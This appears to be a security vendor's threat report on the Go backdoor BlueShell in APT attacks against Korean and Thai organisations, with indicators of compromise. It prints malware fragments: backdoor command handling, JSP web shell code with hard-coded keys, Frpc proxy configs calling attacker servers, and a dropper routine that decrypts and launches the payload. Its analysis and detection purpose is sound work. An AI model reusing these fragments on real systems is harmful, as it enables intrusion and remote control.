BlueShell Used in APT Attacks Against Korean and Thai Targets

By Sanseo ⋮⋮ 9/11/2023

BlueShell is a backdoor developed in Go. It is available on GitHub and supports Windows, Linux, and Mac operating systems. Currently, it seems the original GitHub repository has been deleted, but the BlueShell source code can be downloaded from other repositories. Notably, the ReadMe file containing the guidelines is in Chinese, and this suggests that the creator may be a Chinese speaker.

Figure 1. BlueShell published on GitHub

There aren't many cases where BlueShell is known to have been used in the attacks unlike SparkRAT, Silver C2, or other malware published on GitHub. However, examining attack cases in Korea shows that a variety of threat actors are continuously using BlueShell in their attacks.

AhnLab Security Emergency response Center (ASEC) is monitoring APT attack cases using BlueShell. In this post, we will provide a summary of such cases. The attack cases that have been identified by AhnLab are mostly those that targeted Windows systems of Korean companies. However, attacks against Linux systems include cases where not only Korean but Thai broadcasting companies were also targeted.

1. BlueShell

One of the main characteristics of BlueShell is that it was developed in Go. Because of the many advantages of the Go language including the fact that it is easy to develop with and offers cross-platform support, it is used often to not only develop applications but also create malware. SparkRAT included in a Korean VPN installer [1] and Sliver C2 used in the attack campaign exploiting the vulnerability in Sunlogin, a Chinese remote control utility [2] are both malware developed in Go and published on GitHub. Besides these, there have been a growing number of cases where APT threat groups used Go to create malware; the Kimsuky threat group developed a downloader that installs Meterpreter, [3] the RedEyes (APT37) threat group developed a backdoor by abusing the Ably service, [4] and the Andariel threat group developed a variety of malware including 1th Troy reverse shell, Black RAT, Goat RAT, and Durian Beacon. [5]

In terms of features, BlueShell is a backdoor with a simple structure. It supports TLS encryption in communications with the C2 server and bypasses network detection. Features that can be run according to the commands from the threat actor include remote command execution, file download/upload, and Socks5 proxy.

Command	Feature
shell	Run command

Command	Feature
upload	Upload file
download	Download file
socks5	Socks5 proxy

Table 1. Commands supported by BlueShell

```
if read_len == 0 {
        return
}else if  action == "shell" {
        shell.GetInteractiveShell(conn)
}else if  action == "upload" {
        shell.UploadFile(conn)
}else if  action == "download" {
        shell.DownloadFile(conn)
}else if  action == "socks" {
        println("socks5")
        shell.RunSocks5Proxy(conn)
```

Figure 2. Commands supported by BlueShell

BlueShell has three configuration data: the IP address of the C2 server, the port number, and the wait time. Ordinarily, these are hard-coded into the binary when the malware is created, and the init() function initializes the configuration data.

```
var(
        serverHost string
        serverPort string
        waitTime int64
)

func init(){

        flag.StringVar(&serverHost, "h", "192.168.1.1", "server ip")

        flag.StringVar(&serverPort, "p", "8081", "server port")

        flag.Int64Var(&waitTime, "t", 10, "reconnect wait time")

}
```

Figure 3. Configuration data used by BlueShell

2. Windows Version

2.1. Attack Cases of the Dalbit Threat Group

The Dalbit group is a threat group based in China. The group usually targets vulnerable servers to breach information including internal data from companies or encrypts files and demands money. [6] Their targets of attack are usually Windows servers that are poorly managed or are not patched to the latest version. Besides these, there are also attack cases that targeted email servers or MS-SQL database servers.

The Dalbit group is known for using open-source tools in most stages of their attack from initial infiltration, privilege escalation, internal reconnaissance, to lateral movement, until their goals are achieved. The malware used in the actual command and control stages are also publicly available tools such as CobaltStrike, Metasploit, Ladaon, and BlueShell.

Out of the various attack cases, here, we will cover the case where BlueShell was collected during the attack process. While it has not been confirmed whether the threat actor used BlueShell in the actual attack, the BlueShell malware with the default C2 server set in the original source code was collected during the attack process. The collected files have x86 and x64 architectures. The source code information in the binary and the time they were collected by VirusTotal allows us to assume that these files were probably included in the collection of attack tools used by the threat actor.

/root/pentesttools/BlueShell/client.go

In attacks against web servers, the Dalbit threat group usually exploits the WebLogic or file upload vulnerability to upload web shells. Various JSP web shell files were also found in this attack case.

```
public byte[] request(String str) throws Exception {
  Class base64;
  byte[] value = null;
  try {
    base64=Class.forName("sun.misc.BASE64Decoder");
    Object decoder = base64.newInstance();
    value = (byte[])decoder.getClass().getMethod("decodeBuffer", new Class[] {String.class }).invoke(decoder, new Object[] {
  } catch (Exception e) {
    try {
      base64=Class.forName("java.util.Base64");
      Object decoder = base64.getMethod("getDecoder", null).invoke(base64, null);
      value = (byte[])decoder.getClass().getMethod("decode", new Class[] { String.class }).invoke(decoder, new Object[] { st
    } catch (Exception ee) {}
  }
  return value;
}
%>
<%
String cls = request.getParameter("pass123");
if (cls != null) {
  new CYCLE(this.getClass().getClassLoader()).le
```

```
    public Class g(byte[] b) {
        return super.defineClass(b, 0, b.length);
    }
  }
%><%
if (request.getMethod().equals("POST")) {
    String k = "e45e329feb5d925b"; /*该密钥为连接密码32位md5值的前16位，默认连
    session.putValue("u", k);
    Cipher c = Cipher.getInstance("AES");
```

```
String xc = "3c6e0b8a9c15224a";
String pass = "pass";
String md5 = md5(pass + xc);
class X extends ClassLoader {
    public X(ClassLoader z) {
        super(z);
    }
    public Class Q(byte[] cb) {
        return super.defineClass(cb, 0, cb.length);
    }
}
public byte[] x(byte[] s, boolean m) {
    try {
        javax.crypto.Cipher c = javax.crypto.Cipher.getInstance("AES");
        c.init(m ? 1 : 2, new javax.crypto.spec.SecretKeySpec(xc.getBytes(), "AES"));
        return c.doFinal(s);
    } catch (Exception e) {
        return null;
    }
```

Figure 4. JSP web shells used in the attack

In the internal reconnaissance stage, the threat actor used the Lsass dump tool to steal account credentials and used the fscan tool to scan the internal network. It is presumed that the collected information would have been used for lateral movement using the Impacket tool.

The most prominent characteristic of the Dalbit group is that it uses Fast Reverse Proxy (FRP) as the proxy tool. In the attack process, the Frpc tool, its configuration file, and another proxy tool by the name of Venom [7] were used.

```
[common]
server_addr = aa.zxcss.com
server_port = 443


[sml_c1]
type = tcp
remote_port = 23400
plugin = socks5
```

```
[common]
server_addr = aa.zxcss.com
server_port = 443
protocol = tcp
tls_enable = true

[smlaaaaaaaa_c1]
type = tcp
remote_port = 35903
plugin = socks5
```

Figure 5. Collected Frpc configuration file

2.2. Attack Against a Korean Corporation

Although the case above was not one where BlueShell was used in its normal way in the attack process, a case of attack against a Korean corporation using BlueShell was later identified. Due to a lack of relevant information, the

initial attack vector or whether the threat actor is the same one as the Dalbit group of the past could not be ascertained, but it is notable that BlueShell and Frpc were used together in the attack.

Examining the source code information in the binary shows that the threat actor likely created BlueShell in a Windows environment. Two versions of BlueShell were identified in the attack process; while both communicate with the same C2 server, one is obfuscated.

D:/skens/SK/BlueShell-master/client.go

The Frpc used in the attack is also obfuscated, and instead of being the default format of Frpc, it is a version customized by the threat actor. Ordinarily, Frpc reads and loads configuration data in file format, but the Frpc used in the attack decodes the encoded configuration data in the memory area during execution.



Figure 6. Frpc configuration data included in the binary

3. Linux Version

3.1. Cases of Attack Presumed to Have Targeted Korea and Thailand

BlueShell, developed in Go, offers cross-platform support and thus can run not only in Windows environments but also in Linux systems. While monitoring BlueShell targeting Linux environments, ASEC identified customized types of BlueShell from VirusTotal. As they were uploaded to VirusTotal from Korea and Thailand, it seems that the two areas were the targets of attack.

The threat actor first created a dropper and used this to install BlueShell. The dropper is responsible for creating and executing BlueShell like ordinary droppers, but the difference here is that upon execution, an environment variable by the name “lgdt” is configured and executed. The created BlueShell finds the “lgdt” environment variable, decodes it, and uses it as the C2 server URL. Thus, BlueShell by itself cannot find the C2 server URL.

A. Analysis of the dropper

During the execution process, the dropper Xor-decrypts BlueShell saved in the internal .data section with the 0x63 key. The decrypted data is in compressed form, and it is decompressed and copied into the “/tmp/kthread” path.

```
fn_unlink("/tmp/kthread");
mem_tmp = fn_malloc(0x6525A5LL);
mem_unpacked = fn_malloc(0xA89413LL);
memcpy(mem_tmp, &unk_6A7A20, 0x21B737LL);
for ( j = 0; j < 0x21B737; ++j )
  mem_tmp[j] ^= 0x63u;
size = fn_unpack(mem_tmp, 0x21B737u, mem_unpacked, 0xA89413u);
pFile = fn_fopen("/tmp/kthread", "wb+");
if ( pFile )
{
  fn_fwrite(mem_unpacked, size, 1LL, pFile);
  fn_fclose(pFile);
}
if ( mem_tmp )
  fn_munmap(mem_tmp);
if ( mem_unpacked )
  fn_munmap(mem_unpacked);
fn_setChmod("/tmp/kthread");
fn_runWithEnv("/tmp/kthread", "/sbin/rpcd", "lgdt=MjAuMjE0LjIwMS4xNjYgNDQzIDE1",
return 0LL;
```
Figure 7. The dropper’s main routine

After “/tmp/kthread” (BlueShell malware) is executed, it deletes itself, so BlueShell only runs in the memory area. The dropper has two other characteristics. The first is that the argument “/sbin/rpcd” is transmitted when BlueShell is run and changes the name of the running process into “/sbin/rpcd” to disguise it. As such, the name of the disguised process is visible in the ps command or “/proc/[pid]/cmdline”.

```
root        29714   29711  0 21:56 pts/0    00:00:00 /bin/bash
root        29730       1  1 21:56 ?        00:00:00 ./Dropper
root        29731   29730  0 21:56 ?        00:00:00 /sbin/rpcd
root        29737   29714  0 21:57 pts/0    00:00:00 ps -ef
root@kali:~/Desktop# cat /proc/29731/cmdline
/sbin/rpcdroot@kali:~
root@kali:~/Desktop# cat /proc/29731/comm
kthread
root@kali:~/Desktop# cat /proc/29731/stat
29731 (kthread) S 1 29730 29730 0 -1 1077936128 209 0 0 0 0 0 0 20 0 6 0
178498 1102573568 2360 18446744073709551615 4186112 6067696 140727410319632
 0 0 0 0 0 2143420159 0 0 0 17 1 0 0 0 0 0 7790592 7931824 8847360 14072741
0324850 140727410324861 140727410324861 140727410327531 0
root@kali:~/Desktop#
```

Figure 8. Changed process name

It is also notable that when the created BlueShell is run, the environment variable “lgdt” is configured before execution. Thus, the “lgdt” environment variable “MjAuMjE0LjIwMS4xNjYgNDQzIDE1” is given as an argument for the sys_execve system call, and the child process BlueShell executed accordingly also receives this environment variable.



Figure 9. lgdt environment variable transmitted upon execution

B. Analysis of customized BlueShell

The BlueShells used in the attacks have the same features aside from a few notable points. Instead of having configuration data such as the C2 server URL or the port number in the binary, a certain environment variable is read and decrypted to obtain said data. In the case above, the dropper configured the environment variable “lgdt” before executing BlueShell, and therefore the environment variable was inherited. BlueShell decodes the environment variable “lgdt” with Base64 and uses this as configuration data.



Figure 10. Routine that decrypts environment variables and uses them as configuration data

In the attack case in Korea covered above, three arguments are found after decoding with Base64. These are the C2 server URL, port number, and wait time.

- **Decrypted environment variable**: 20.214.201[.]166 443 15

The BlueShell uploaded from Thailand is created in the path “/tmp/.ICECache”. When the environment variable is decoded, four pieces of data can be identified. The values are the same for up to the third configuration data. The fourth is used to distinguish between infected systems. The customized BlueShell uses the hostname() function to obtain the host name of the currently running system and runs only when this value matches the fourth data.

It is difficult to pinpoint the attack targets using only the host name of the infected system, but the host name of the decoded string is the same as one of the broadcasting companies in Thailand. The country that uploaded to VirusTotal and the malware’s conditions for infected systems show that this threat group possibly launched an APT attack against targets in Thailand.



Figure 11. The encoded environment variable and the result after decoding it

Argument	Description
#1	C2 server address
#2	C2 server port number
#3	Wait time
#4	Environmental conditions to run

Table 2. Configuration data of the customized BlueShell

Additionally, the BlueShells used in attack cases in both Korea and Thailand were built in the Go language environment version 1.18.4. Through the following source code information, it can be inferred that attacks would have been ongoing from at least September 2022.

Location of Upload to VirusTotal	Time of Upload to VirusTotal	Source	Go Version
Thailand	2022-09-01 02:51:45 UTC	/home/User/Desktop/client/main.go	1.18.4
Republic of Korea	2023-02-08 15:47:26 UTC	/home/User/Desktop/20221209/client/main.go	1.18.4
Republic of Korea	2023-03-07 05:11:53 UTC	/home/User/Desktop/20230202/client/main.go	1.18.4

Table 3. Analysis of attack cases

4. Conclusion

Being a backdoor, BlueShell can receive commands from the threat actor to perform actions in the infected system, such as command execution, file download/upload, and Socks5 proxy. As it is developed in Go, Linux environments can also become targets of attack along with Windows environments. Various threat actors are using it in attacks because it is available on GitHub as an open source.

To prevent such security threats, vulnerable settings must be reviewed, relevant systems must always be kept upgraded to the latest version to protect them against attacks. Also, V3 should be updated to the latest version so that malware infection can be prevented.

File Detection
– WebShell/JSP.Chopper.SC183868 (2022.10.15.01)
– WebShell/JSP.Godzilla.S1719 (2021.12.03.00)
– WebShell/JSP.Generic.S1363 (2021.01.27.03)
– Backdoor/Win.BlueShell.C5272202 (2022.10.05.00)
– Trojan/Win.BlueShell.C5280704 (2022.10.15.01)
– Trojan/Win.ReverseShell.C5417728 (2023.04.25.00)
– Trojan/Win.ReverseShell.C5417729 (2023.04.25.00)
– Trojan/Win.FRP.C5417731 (2023.04.25.00)
– HackTool/Win.Frpc.R543073 (2022.12.21.03)
– HackTool/Win.Frpc.R543073 (2022.12.21.03)
– HackTool/Script.Frpc (2022.12.17.00)
– HackTool/Win.Fscan.C5230904 (2022.10.08.00)

– HackTool/Win.Fscan.C5272189 (2022.10.05.00)
– HackTool/Win.Lsassdump.R524859 (2022.10.05.00)
– HackTool/Win.ProxyVenom.C5280699 (2022.10.15.01)
– HackTool/Win.impacket.C4777703 (2021.11.19.03)
– Dropper/Linux.BlueShell.2904696 (2023.09.04.02)
– Dropper/Linux.BlueShell.2888120 (2023.09.04.02)
– Trojan/Linux.BlueShell.XE216 (2023.02.20.03)

IOC

MD5

– 53271b2ab6c327a68e78a7c0bf9f4044: BlueShell – Dalbit (searchapp.exe, bsClient-Win-x32.exe)
– 011cedd9932207ee5539895e2a1ed60a: BlueShell – Dalbit (bsC.exe, bsClient-Win-amd64.exe)
– 7d9c233b8c9e3f0ea290d2b84593c842: Frpc – Dalbit (dllhost.exe)
– 31c4a3f16baa5e0437fdd4603987b812: Frpc – Dalbit (server.exe)
– 9f55b31c66a01953c17eea6ace66f636: Frpc Config – Dalbit (config)
– 33129e959221bf9d5211710747fddabe: Frpc Config – Dalbit (config)
– e0f4afe374d75608d604fbf108eac64f : ProxyVenom (agent.exe, kernel.exe)
– 96ec8798bba011d5be952e0e6398795d : Impacket (secretsdump.exe)
– b434df66d0dd15c2f5e5b2975f2cfbe2 : Lsass Dump (dump.exe)
– f4ace89337c8448f13d6eb538a79ce30 : fscan (rdp.exe)
– 5e0845a9f08c1cfc7966824758b6953a : fscan (fscan64.exe)
– e981219f6ba673e977c5c1771f86b189 : WebShell (shell.jsp)
– 85a6e4448f4e5be1aa135861a2c35d35 : WebShell (temp.jsp)
– 21c7b2e6e0fb603c5fdd33781ac84b8f : WebShell (update.jsp)
– 1a0c704611395b53f632d4f6119ed20c : BlueShell – Attack case in Korea (hh64.exe)
– 4eb724cc5f3d94510ba5fc8d4dba6bb6: BlueShell – Attack case in Korea (hh64.exe)
– 47fc0ecb87c1296b860b2e10d119fc6c: Frpc – Attack case in Korea (svchosts.exe)
– 2ed0a868520c31e27e69a0ab1a4e690d: Dropper – Uploaded from Korea (tmp, rpcd)
– 985000d076e7720660ab8435639d5ad5: BlueShell – Uploaded from Korea (exe)
– 425c761a125b7cb674887121312bd16c: BlueShell – Uploaded from Korea (/tmp/kthread)
– 3f022d65129238c2d34e41deba3e24d3: Dropper – Uploaded from Thailand (orbds)
– 30fe6a0ba1d77e05a19d87fcf99e7ca5: BlueShell – Uploaded from Thailand (/tmp/.ICECache)

C&C

– aa.zxcss[.]com:443: Frpc – Dalbit
– 121.127.241[.]117:20001: BlueShell – Attack case in Korea
– lt.yxavkb[.]xyz:80 – Frpc – Attack case in Korea
– 20.214.201[.]166:443: BlueShell – Uploaded from Korea
– 202.87.223[.]124:443: BlueShell – Uploaded from Thailand